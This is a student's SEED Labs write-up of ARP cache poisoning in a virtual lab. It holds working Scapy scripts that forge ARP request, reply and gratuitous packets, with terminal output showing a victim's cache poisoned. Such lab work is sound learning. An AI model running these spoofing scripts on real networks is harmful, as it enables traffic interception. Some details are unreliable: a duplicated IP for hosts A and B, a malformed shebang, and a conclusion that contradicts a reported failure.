
ARP Lab - SeedLabs

Name: Harshit Rajpal

Task 1: ARP Cache Poisoning

Task 1.A (using ARP request). On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Ans: Before starting the task, let me highlight my network diagram and respective IP-MAC bindings:




Host A (metasploitable)
IP: 10.0.2.7/24
MAC: 08:00:27:9f:82:d4

Host M (Kali)
IP: 10.0.2.4/24
MAC: 08:00:27:1e:26:b9

Host B (Seed Labs)
IP: 10.0.2.7/24
MAC: 08:00:27:ba:31:c6


An initial ping was performed between A and B to check the connectivity and the respective ARP tables stand as follows:

Seed ARP table



```
[10/12/22]seed@VM:~$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.644 ms
64 bytes from 10.0.2.7: icmp_seq=2 ttl=64 time=0.348 ms
64 bytes from 10.0.2.7: icmp_seq=3 ttl=64 time=0.353 ms
^C
--- 10.0.2.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.348/0.448/0.644/0.138 ms
[10/12/22]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:9f:82:d4   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:6a:e2:3d   C                     enp0s3
[10/12/22]seed@VM:~$
```

Metasploitable ARP table



```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.396 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.050 ms

--- 10.0.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.050/0.275/0.396/0.159 ms
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:6A:E2:3D   C                     eth0
10.0.2.6                 ether   08:00:27:BA:31:C6   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
msfadmin@metasploitable:~$ _
```

The following code was used to update A's ARP table for B's IP with M's MAC:

```
#!/usr/bin/env/python3
```

```
from scapy.all import *

#We set ARP options to bind B's mac to M's IP
#HW src = kali's mac
# psrc= B's IP
# hwdst = A's MAC
# pdst = A's IP

E = Ether()
E.src = "08:00:27:1e:26:b9"
E.dst = "08:00:27:9f:82:d4"
A = ARP()
A.op = 1
A.hwsrc = "08:00:27:1e:26:b9"
A.psrc = "10.0.2.6"
A.hwdst = "08:00:27:9f:82:d4"
A.pdst = "10.0.2.7"

print("Sending the following packet\n")
p = E/A
p.show()
sendp(p)
```

Explanation of the code: The code above uses scapy, a packet manipulation tool for computer networks. I imported all the functions from scapy framework to use in the code for simplicity. Two functions Ether() and ARP() will be used to create a spoofed ARP frame. There are a total of three options in Ether() and 9 in ARP which can be viewed by using ls(Ether) and ls(ARP) commands in IDLE.

The options I'll be playing around through the code in Task 1A, 1B, and 1C are:

E.src = source MAC address.

E.dst = destination MAC address. The address whose ARP table I'll be updating

A.op = type of ARP message. 1 = who-has, 2 = is-at


A.hwsrc = Attacker machine's MAC. This would be updated in ARP table.

A.psrc = IP of host B to be updated in ARP table.

A.hwdst = Target's MAC address.


A.pdst = Target's IP address.

Proof of code running:



```
┌──(root㉿kali)-[~/ARP]
└─# python3 arp_request.py
Sending the following packet

###[ Ethernet ]###
  dst       = 08:00:27:9f:82:d4
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:9f:82:d4
     pdst      = 10.0.2.7

.
Sent 1 packets.
```

Proof of table updating:



```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.3                 ether   08:00:27:6A:E2:3D   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:9f:82:d4 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe9f:82d4/64 scope link
       valid_lft forever preferred_lft forever
root@metasploitable:~# _
```


Here, we targeted a crafted packet to machine A (unicast) and updated its ARP table entry to reflect B's IP with M's MAC address. This way we have poisoned the ARP cache for machine A and any communication to B from A, attacker M would be able to sniff.

Task 1. B (using ARP reply) On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack:

– Scenario 1: B's IP is already in A's cache.

– Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.


Ans: To complete the task, I wrote the same exact code as in Task 1A but changed the ARP.op mode to "2" (is-at reply packet)




```
┌──(root㉿kali)-[~/ARP]
└─# cat arp_request.py
#!/usr/bin/env/python3

from scapy.all import *

#We set ARP options to bind B's mac to M's IP
#HW src = kali's mac
#psrc= B's IP
#hwdst = A's MAC
#pdst = A's IP

E = Ether()
E.src = "08:00:27:1e:26:b9"
E.dst = "08:00:27:9f:82:d4"

A = ARP()
A.op = 2
A.hwsrc = "08:00:27:1e:26:b9"
A.psrc  = "10.0.2.6"
A.hwdst = "08:00:27:9f:82:d4"
A.pdst  = "10.0.2.7"

print("Sending the following packet\n")
p = E/A
p.show()
sendp(p)
```

```
#!/usr/bin/env/python3

from scapy.all import *

#We set ARP options to bind B's mac to M's IP
#HW src = kali's mac
#psrc= B's IP
#hwdst = A's MAC
#pdst = A's IP

E = Ether()
E.src = "08:00:27:1e:26:b9"
E.dst = "08:00:27:9f:82:d4"

A = ARP()
A.op = 2
A.hwsrc = "08:00:27:1e:26:b9"
A.psrc  = "10.0.2.6"
A.hwdst = "08:00:27:9f:82:d4"
A.pdst  = "10.0.2.7"

print("Sending the following packet\n")
p = E/A
p.show()
sendp(p)
```


Scenario 1 – B is already in A’s cache. In this scenario, we pinged A and B, and this way A’s cache will be updated with B’s entry like this:


```
root@metasploitable:~# ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=3.08 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.912 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.767 ms

--- 10.0.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.767/1.587/3.084/1.060 ms
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:BA:31:C6   C                     eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```

After performing the attack, we see the A’s cache updated like so:



```
┌──(root㉿kali)-[~/ARP]
└─# python3 arp_request.py
Sending the following packet

###[ Ethernet ]###
  dst       = 08:00:27:9f:82:d4
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:9f:82:d4
     pdst      = 10.0.2.7

.
Sent 1 packets.

┌──(root㉿kali)-[~/ARP]
└─#
```

Now the A’s table stands like:



```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```

Scenario 2 – B’s IP is not in A’s cache.


Part 1: I used arp -d command to delete the entry for host B. When B’s IP is there but no MAC binding (i.e., when HWaddress is incomplete)


```
root@metasploitable:~# arp -d 10.0.2.6
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                         (incomplete)                              eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```


Now after running the code table stands like this:


```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                         (incomplete)                              eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:1E:26:B9   C                     eth0
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```


Part 2 – When the IP of B doesn't exist in the ARP table (not even incomplete in Hwaddress. Just no entry at all).


```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```

Then I ran the code:


```
┌──(root㉿kali)-[~/ARP]
└─# python3 arp_request.py
Sending the following packet

###[ Ethernet ]###
  dst       = 08:00:27:9f:82:d4
  src       = 08:00:27:1e:26:b9
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 08:00:27:1e:26:b9
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:9f:82:d4
     pdst      = 10.0.2.7

.
Sent 1 packets.

┌──(root㉿kali)-[~/ARP]
└─#
```

And then we see the ARP table of host A


```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:D9:06:DC   C                     eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```


In this case, the attack did not work! This is because ARP replies update the cache for future preferences.

Thus, in both scenarios, M's MAC got bound with B's IP hence making an attacker able to sniff packets meant for B.

Task 1. C (using ARP gratuitous message) On host M, construct an ARP gratuitous packet and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those


described in Task 1.B. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache.

Ans: As the task iterates, "ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache". Thus, before launching the attack, I removed the ARP entry for host B's machine by using arp -d command.



```
root@metasploitable:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                         (incomplete)                              eth0
10.0.2.3                         (incomplete)                              eth0
10.0.2.1                 ether   52:54:00:12:35:00   C                     eth0
root@metasploitable:~# _
```


Next, I wrote the following code:



```
┌──(root㉿kali)-[~/ARP]
└─# cat arp_request.py
#!/usr/bin/env/python3

from scapy.all import *

E = Ether()
E.src = "08:00:27:1e:26:b9"
E.dst = "ff:ff:ff:ff:ff:ff"

A = ARP()
A.op = 1
A.hwsrc = "08:00:27:1e:26:b9"
A.psrc  = "10.0.2.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
A.pdst  = "10.0.2.6"

print("Sending the following packet\n")
p = E/A
p.show()
sendp(p)
```

```
#!/usr/bin/env/python3

from scapy.all import *

E = Ether()
E.src = "08:00:27:1e:26:b9"
E.dst = "ff:ff:ff:ff:ff:ff"

A = ARP()
A.op = 1
A.hwsrc = "08:00:27:1e:26:b9"
A.psrc  = "10.0.2.6"
